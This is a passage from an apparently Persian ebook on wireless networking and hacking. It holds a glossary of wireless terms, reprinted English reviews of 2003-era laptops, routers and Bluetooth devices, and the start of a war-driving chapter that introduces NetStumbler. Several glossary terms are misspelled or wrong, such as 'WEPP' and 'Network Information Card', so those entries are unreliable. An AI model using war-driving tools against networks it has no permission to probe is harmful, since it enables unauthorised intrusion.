دستگاهی برای گرفتن پیغام فراخوانی دیگر pager ها- pager بیشتر در ادارات و بیمارستان ها به کار می رود سیستم های گسترده تر آن نیز مورد استفاده قرار می گیرد	Pager
نوعی اتصال ویژه در PocketPC برای اتصال به PC و تبادل اطلاعات	Cardle
پروسه رمز کردن و کد کردن اطلاعات بر طبق یک الگوریتم قراردادی به جهت حفظ امنیت داده ها	Encryption
نام نوعی اتصال در دستگاههای دیجیتالی	Compact Flash Device

که برای اتصال این ابزار ها به سوکت های شبکه به کار می رود استفاده کنندگان دوربین های دیجیتال با این نوع اتصال بیشتر آشنا هستند	
نوعی فن آوری برای پوشش دادن نواحی به کاررفته شده در تلفن های همراه در ایران از این فن آوری بیشتر استفاده می شود که خودتان با مشکلات این سیستم بیشتر آشنایی دارید سیستم موبایل ماهواره ای این مشکلات را نداشته ولی خدمات آن گرانتر می باشد	Cellular
شبکه ی بی سیم دیجیتالی با انتقال سرعت 19-20 Kbps اکثر مودم ها دیجیتال از این فن آوری استفاده میکنند	CDPD(Cellular Digital Packet Data)
نام نوعی از شبکه های بیسیم می باشد که در آن رایانه ها به صورت Direct و مستقیم در ارتباطند	Ah hoc
بر خلاف Ah hoc رایانه ها یا تجهیزات شبکه از یک نقطه ی مرکزی به ارتباط با هم می پردازند به این نقطه مرکزی در اصطلاح Central Access point می گویند	infrasrtucture
نوعی دستگاه هست که امکان برقراری ارتباط مابین شبکه های بی سیم و کابلی را فراهم می کند این دستگاه با کارت شبکه NIC شبکه های بی سیم دیگر ارتباط برقرار می کند	Access point
نوعی برد الکترونیکی در تجهیزات شبکه می باشد که هم انواع بی سیم و هم انواع کابلی از جمله کواکسیال آن موجود میباشد بیشتر برای شبکه سازی به کار می رود و در ارتباط مستقیم با دیگر اجزا شبکه از جمله هاب ها یا روترها می باشد	NIC (Network Information Card)
استاندارد معروفی جهت انتقال بی سیم اطلاعات با سرعت 720 kbps می باشد بیشتر برای تلفن های همراه یا منشی های دیجیتالی به کار می رود	BlueTooth
نوعی دستگاه فراخوان یا پیجر می باشد دارای قابلیت پست الکترونیک و دسترسی محدود به اینترنت	blackberry HandHeld
استاندارد به کار رفته در شبکه تلفن های آنالوگ نسل اول	AMPS(Advanced Mobile telephone systems)
برای ارسال اطلاعات از شعاع اشعه مادون قرمز استفاده می شود را در اصطلاح گفته می شود	Beam
نوعی پروتکل می باشد که برنامه نویسان برای ایجاد برنامه های به کار رفته در تلفن ها همراه به کار می رود بسیاری از ویروس	WAP(Wireless Application protocol)

ها که برای دستگاههای موبایل بویژه سری موبایل ها Nokia نوشته می شوند و همچنین دیگر مدل ها را با توجه به ضعف های این پروتکل طراحی می کنند	
روشی برای نمایش صفحات اینترنتی بر روی تلفن های همراه که توانایی ارتباط با اینترنت یا همچنین دستیار ها دیجیتالی را بیان می کند این فن اوری برای نمایش صفحات وب در محدوده ای کوچک به کار می رود من جمله بعضی فایل های فلش و بسیاری از تصاویر برای نمایش حذف می شوند	Web Clipping
نوعی Encryption به کار رفته در شبکه های Wi-Fi می باشد در این شبکه ها داده ها به صورت امواج رادیویی ارسال می شوند که امکان Capture کردن آنها از روش هایی امکان پذیر است	WEPP (Wired Equivalent Privacy)
نوعی روش دسترسی کم سرعت به اینترنت در تلفن های تکرنگ و تایپی است سرعت حداکثر 15 kbps می باشد	Wireless Narrowband
نوعی استاندارد بهبود داده شده نسخه های a , b در حال حاضر یک از پر استفاده تری استاندارد های جدید در زمینه شبکه های بیسیم می باشد	IEEE 802.11g

میزان تعاریف و همچنین تعداد تجهیزات شبکه بسیار زیاد می باشد که از حوصله ی این مقاله خارج می باشد در کل تعاریف و اصطلاحات بالا برای آشنایی اولیه کاربران ضروری و کافی می باشد علاقه مندان می توانند به فرهنگ و اصطلاحات کامپیوتری موجود مراجعه کنند یا از سایت های توسعه دهنده این فن اوری ها برای آشنایی بیشتر بهره بگیرند از دوست عزیزم که در تهیه این بخش و ارسال این مطالب زحمت کشیدند تشکر می کنم

Wireless Equipments

Wireless Networking and Hacking By Collect0r

در زیر تعدادی نوت بوک های بی سیم را مشاهده می نمایید با استفاده از این نوت بوک ها دیگر نیازی به کارت شبکه بی سیم PCMCIA نخواهید داشت در ادامه تعدادی از روتر ها و هم چنین مودم های بی سیم را با یک سری از تجهیزات جانبی بی سیم از قبیل کیبورد بی سیم را ملاحظه خواهید نمودید

توضیحات	تصویر
Wireless NoteBooks	
Gateway 450X 802.11g; 6.1 lbs. system weight; BatteryMark: 4:18; \$1,620 list. 800-221-9616, www.gateway.com. lilmm The thin and light Gateway 450X's wireless throughput scores were solid, holding an especially strong signal at 120 feet in "g" mode. Our recent Editors' Choice winner ("Back to School," August 19, page 90) is an outstanding choice for the business executive or college student on a campus with good wireless coverage.	
HP Pavilion zd7000 802.11g; 9.2 lbs. system weight; BatteryMark: 2:17; \$2,399 direct. 800-752-0900, www.hp.com. lilmm Like the Apple and eMachines notebooks, the HP Pavilion zd7000 will probably never commute farther than from the bedroom to the den. Its wireless performance was very solid at the 120-foot and 160-foot range, which makes it better if there's only one access point shared in a small office or home environment. Note that this is a preproduction unit; look for an updated review of this model in our issue of November 25, 2003.	

HP Compaq Presario X1000

802.11b (Centrino); 6.5 lbs. system weight; BatteryMark: 3:39; \$1,599 direct. 800-752-0900, www.hp.com. **llmm**

The HP Compaq Presario X1000 is an admirable system, yet you may want to wait for the upgrade. Since it's "b" only, its wireless performance was sub par. And though its battery life was decent at 3:39, its 6.5-pound system weight doesn't scream portability.



HP Pavilion ze5300

802.11b; 8.1 lbs. system weight; Battery Mark: 1: 50; \$1,749 direct. 800-752-0900, www.hp.com. **llmm**

The HP Pavilion ze5300 is an 8.1-pound heavyweight that is meant to stay plugged in and on your desk. Its battery performance was less than 2 hours, probably due to its desktop processor, and its wireless signal was unimpressive.



Toshiba Satellite Pro M15-S405

802.11b (Centrino); 6.7 lbs. system weight; BatteryMark: 5:29; \$1,849 list. 800-867-4422, www.csd.toshiba.com. **llmm**

The Toshiba Satellite Pro M15-S405 offers a good blend of power and performance. It posted an impressive 5:29 for battery life, so you don't need to tote an adapter around, which is good since the notebook weighs in at 6.7 pounds. Its throughput held up quite strongly up to 160 feet, despite its "b"-only wireless solution.



IBM ThinkPad R40

802.11a/b; 6.4lbs. system weight;
BatteryMark: 5:28; \$2,249 direct. 888-740-7426, www.ibm.com. **lllmm**

The R40 delivers high quality and sturdy design, and its 5:48 battery life is one of the best we've seen. It is also one of the few notebooks to incorporate an "a/b" wireless solution, so no matter what network you're near, you've got wireless covered.



Apple PowerBook G4 (17-inch)

Wireless solution: 802.11g; 6.8 lbs. system weight; DVD playback: 2:22; \$3,299 list. 800-692-7753, www.apple.com. **lllmm**

This was one of the first notebooks to move to the 802.11g wireless standard. Though incompatible with our standard PC-based wireless tests, in informal testing its signal reached up to 140 feet, and its DVD playback lasted 2:22, which is enough for most movies.

This system isn't really meant to be carted around daily. As a desktop replacement, it's a rock-solid system.



Dell Latitude X300

802.11g; 3 lbs. system weight; BatteryMark: 2:20; \$1,985 direct. 800-388-8542, www.dell.com.
llllm

The Dell Latitude X300 is a very good choice for those who want prime performance with premium portability. On our tests, its wireless performance held strong out to 160 feet, and its battery performance was decent.



eMachines M5310

802.11g; 6.6 lbs. system weight; BatteryMark: 2:19; \$1,199 list. 714-481-2828, www.emachines.com. llmmm

Just a bit smaller than the Apple PowerBook G4 (17-inch), the eMachines M5310, with its 15-inch-wide screen, is still a hefty notebook that won't travel often far from the office or home. The M5310's wireless performance was a bit weaker than that of our other "g" notebooks but still satisfactory. The power drain from its wide-screen display led to less than 3 hours of battery life.



Fujitsu LifeBook S2000

802.11g; 4.3 lbs. system weight; BatteryMark: 3:17; \$1,990 street. 877-372-3743, www.fujitsupc.com.
llllm

This 4-pounder has a built-in optical drive—a rare find in an ultraportable category. Wireless performance was impressive, particularly its throughput at 120 feet. Add to that a 3-hour-plus battery life and this is a top choice for any executive who travels frequently.



Wireless Access Points and Routers

Netgear ME102

\$89 list. 888-638-4327, www.netgear.com. [lllmm](#)

The Netgear ME102 is another no-frills home or small-office AP, but it can also act as a wireless bridge to connect a LAN to a wireless LAN. The unit doesn't have a browser-based interface, but Netgear's USB Manager software lets you configure the device via a USB connection to your PC.



ZyXEL ZyAIR B-2000

\$109 list. 714-632-0882, www.zyxel.com. [lllmm](#)

The ZyXEL ZyAIR B-2000 wireless router was named the Editors' Choice among 802.11b products in our last roundup. It offers the most comprehensive security package of any "b" device we've reviewed. A 32-user 802.1x authentication server, turnkey installation, decent throughput, and a reasonable price make this a tough product to beat.



Linksys WAP11

\$99 list. 800-546-5797, www.linksys.com. [lllmm](#)

The term *venerable* can now be applied to the Linksys WAP11, since this is the third iteration of this popular 802.11b access point. It should appeal to wireless LAN novices who need only an access point to connect to a router. Installation is easy, and its straightforward, browser-based management interface is simple to navigate.



D-Link AirPlus Enhanced DI-614+

\$80 list. 800-326-1688, www.dlink.com. [llllm](#)

The D-Link AirPlus Enhanced DI-614+ wireless broadband router comes with a novice-friendly management interface and plenty of extra controls beyond the basic configuration settings. It also offers the most specific access control of any home or small-office router, including MAC address filtering, IP address filtering, and URL blocking based on keywords and domains.



SMC Barricade g SMC2804WBR

\$130 list. 800-762-4968, www.smc.com. [llllm](#)

This wireless router packs a lot of features appropriate for a small to midsize business into a home-friendly device. The router's AP can be secured by 802.1x authentication with an external RADIUS server. To widen your coverage area, you can boost the signal strength with a high-gain antenna sold separately.



Netgear FWAG114

\$459 list. 408-907-8000, www.netgear.com. [llllm](#)

While the Netgear FWAG114 might seem to come at a premium, Netgear's first dual-band wireless firewall VPN combines a lot in a single product. The device's "g" performance was impressive at both 1 foot and 160 feet. The firewall provides airtight security with denial-of-service protection and intrusion detection using SPI.



D-Link AirPlus Xtreme G DI-624

\$149 list. 800-326-1688, www.dlink.com. 

This wireless router is easy to install and has an array of features for home and small-office applications. Its remote management and packet traffic statistics go beyond the usual home-focused software. And DLink has added a "g"-only mode to the unit, making it better suited for densely populated environments.



Belkin F5D7230-4

\$130 list. 877-736-5771, www.belkin.com. 

Since our June roundup, Belkin has improved the throughput on its F5D7230-4 router and dropped the price by \$60. The unit is still chock full of features like parental-control Web filtering and provides convenient multiple fields for entering WEP hex keys (rather than one field, which can easily lead to errors).



Linksys Wireless-G WRT54G

\$120 list. 800-546-5797, www.linksys.com. 

The Linksys Wireless-G WRT54G provides very respectable throughput at 1 foot and 60 feet in "g"-only mode. Its interface remains much the same as in previous models, and the included setup utility makes the unit very easy to configure and use.



Buffalo AirStation WBR-G54

\$69 list. 800-456-9799, www.buffalotech.com.

Illim

Since our June roundup, performance of the Buffalo

AirStation WBR-G54 wireless router has improved dramatically, taking the top spot in "g"-only mode at the 1-foot and 60-foot markers. Consider this product if you want

excellent throughput and a low price but don't mind a minimal feature set and a client software interface that is not as polished as those of its competitors.



Netgear WG602

\$130 list. 408-907-8000, www.netgear.com.

Illim

If you are in the market for your first wireless LAN product and need only an access point, try this one. The attractively priced Netgear WG602 offers impressive security features but only average performance. We especially like the comprehensive yet easy-to-understand client configuration software.



Handhelds

Ultimate wireless wonders

Handspring Treo 270/300

Treo 270, \$350 street. **lllmm** Treo 300, \$400. **lllmm** www.sprintpcs.com; 800-318-9270, www.t-mobile.com.

The first PDA/phone combination for nongeeks is the Handspring Treo Communicator series. The Treo 270 and Treo 300 combine a phone device with an integrated QWERTY keyboard. The 270 offers GSM/GPRS wireless data and is available from AT&T, T-Mobile, and other carriers; the 300 uses the CDMA/1xRTT network and is provisioned by Sprint PCS.



Hitachi G1000

\$650 street. www.sprintpcs.com. **lllmm**
The Microsoft Windows Pocket PC 2002–based

Hitachi G1000 is a combination PDA/digital phone provisioned by Sprint PCS. The G1000 is loaded with features, including a 640-by-480-resolution digital camera and a QWERTY keyboard. The Sprint PCS data network averages 72 Kbps for Web browsing or e-mail retrieval using Sprint's Business Connection software.



HP iPAQ Pocket PC h5550

\$650 street. 800-345-1518. www.hp.com. **lllmm**

The flagship of HP's Pocket PC line is the HP iPAQ Pocket PC h5550. Like all new HP products with Windows Mobile 2003, the h5550 has integrated Bluetooth. This model also has 802.11b wireless capability. Clearly intended for enterprise applications, the h5550 keeps its data secure via an integrated fingerprint reader.



Palm Tungsten T2, Tungsten C, Tungsten W

T2, \$400 street. [llllm](#) C, \$500. [llllm](#)
W, \$420 plus monthly service fees. [lllmm](#)
888-956-7256. www.palm.com.

The Palm Tungsten line targets professional users and is available in three versions. The Tungsten T2 uses a collapsible case design and has integrated Bluetooth.

The Tungsten C is Palm's 802.11b device. Want WAN? The Tungsten W has integrated GSM/GPRS 2.5G digital phone capability.



Sony Clié PEG-UX50

\$700 street. 888-222-7669,
www.sony.com/cle. [llllm](#)

Sony has designed some of the classiest-looking

and most full-featured PDAs. The new Sony Clié

PEG-UX50 is a Palm OS-based clamshell with an integrated digital camera, QWERTY keyboard, and both Bluetooth and 802.11b radios. The Sony Clié PEG-UX40 (\$600) has the same features but no 802.11b.



Bluetooth

Wireless, up close and personal

Logitech Mobile Bluetooth Headset

\$100 street. 800-231-7717, www.logitech.com. [llllm](#)

As more U.S. cities and states ban the use of handheld cell phones in moving vehicles, headsets and earsets for hands-free calling are growing in popularity. And thanks to Bluetooth, you don't have to have those pesky wires hanging from your ear to the phone. The Logitech Mobile Bluetooth Headset is one of the newest models and has arguably the most comfortable system for wearing on one ear.



HP Deskjet 995c

\$300 street. 800-474-6836, www.hp.com.

Illim

The HP Deskjet 995c color ink jet printer with

built-in Bluetooth has long been the standard for companies designing and testing other Bluetooth products. Although the 995c has a USB port so you can connect it to non-

Bluetooth Windows or Apple PCs, the unit is equally efficient at printing via Bluetooth directly from

PCs, phones, and PDAs.

Microsoft Wireless Optical Desktop for Bluetooth

\$159 list. 425-635-7040. www.microsoft.com.

Illim

Around for awhile now, the Microsoft Wireless Optical Desktop for Bluetooth is a three-piece mouse, keyboard, and Bluetooth adapter system that greatly reduces your cable clutter. Both the keyboard and mouse have Bluetooth radios, and each connects to a desktop or notebook PC via a small adapter that plugs into a USB port.



Socket Bluetooth

GPS Nav Kit

\$530 street. 510-744-2720. www.socket.com.

Illim

Combining a GPS unit with a PDA for personal route navigation is a popular application for business and vacation travelers. But once again, the extra cables hanging on or draped around a vehicle's dashboard are an unsightly mess. The Socket Bluetooth GPS Nav Kit solves the cable problem. The unit works with Pocket PC 2002

PDAs and can run for up to 6 hours on rechargeable batteries. For longer trips, a 12-volt DC power adapter is included.




Microsoft Wireless Optical Desktop for Bluetooth

\$159 list. 425-635-7040. www.microsoft.com. 

Around for awhile now, the Microsoft Wireless

Optical Desktop for Bluetooth is a three-piece mouse, keyboard, and Bluetooth adapter system that greatly reduces your cable clutter. Both the keyboard and mouse have Bluetooth radios, and each connects to a desktop or notebook PC via a small adapter that plugs into a USB port.



A black and white photograph of a large satellite dish antenna. The dish is the central focus, angled upwards and to the right. It has a complex metal lattice structure. A long boom extends from the center of the dish towards the top right, supporting a smaller structure. To the left, a set of stairs is visible, leading up towards the base of the dish. The background is a cloudy sky.

Chapter 3

Wireless War Driving Tools
Mapping Tools
Set Up a Wireless Network in Home
Entertainment


Wireless War Driving Tools

Wireless Networking and Hacking By Collect0r


در این بخش قصد داریم بعضی از نرم افزار های معروف در زمینه هک شبکه های بی سیم را به طور اختصار معرفی کنیم شما می توانید با مراجعه به سایت های مورد نظر نرم افزار ها را دریافت نموده و از ویژگی های آنها در جهت تست امنیت شبکه های بی سیم مورد نظر خود بهره ببرید. در حال حاضر تعداد زیادی نرم افزار در مبحث بی سیم قابل ذکر است

1: در این قسمت می خواهیم نرم افزار مورد علاقه خود را در ابتدا به شما دوستان معرفی کنیم شاید به بیانی دیگر این نرم افزار معروفترین و پر کاربردترین نرم افزار شناخته شده برای مدیران شبکه های بی سیم می باشد در بخش هکینگ من فقط به توضیح این نرم افزار خواهیم پرداخت شما هم بعد از خواندن این مقاله با من هم عقیده خواهید شد این نرم افزار برای کار در سیستم های عامل ویندوز طراحی شده است از امکانات جالب این نرم افزار اینست که می تواند شبکه های بی سیم را شناسایی نموده و با توجه به سیستم GPS آنها را بر روی یک نقشه گرافیکی از جمله Stumb verter نمایش دهد درقسمت هکینگ با این نرم افزار به طور کامل آشنا خواهید شد

<http://www.netstumbler.com>



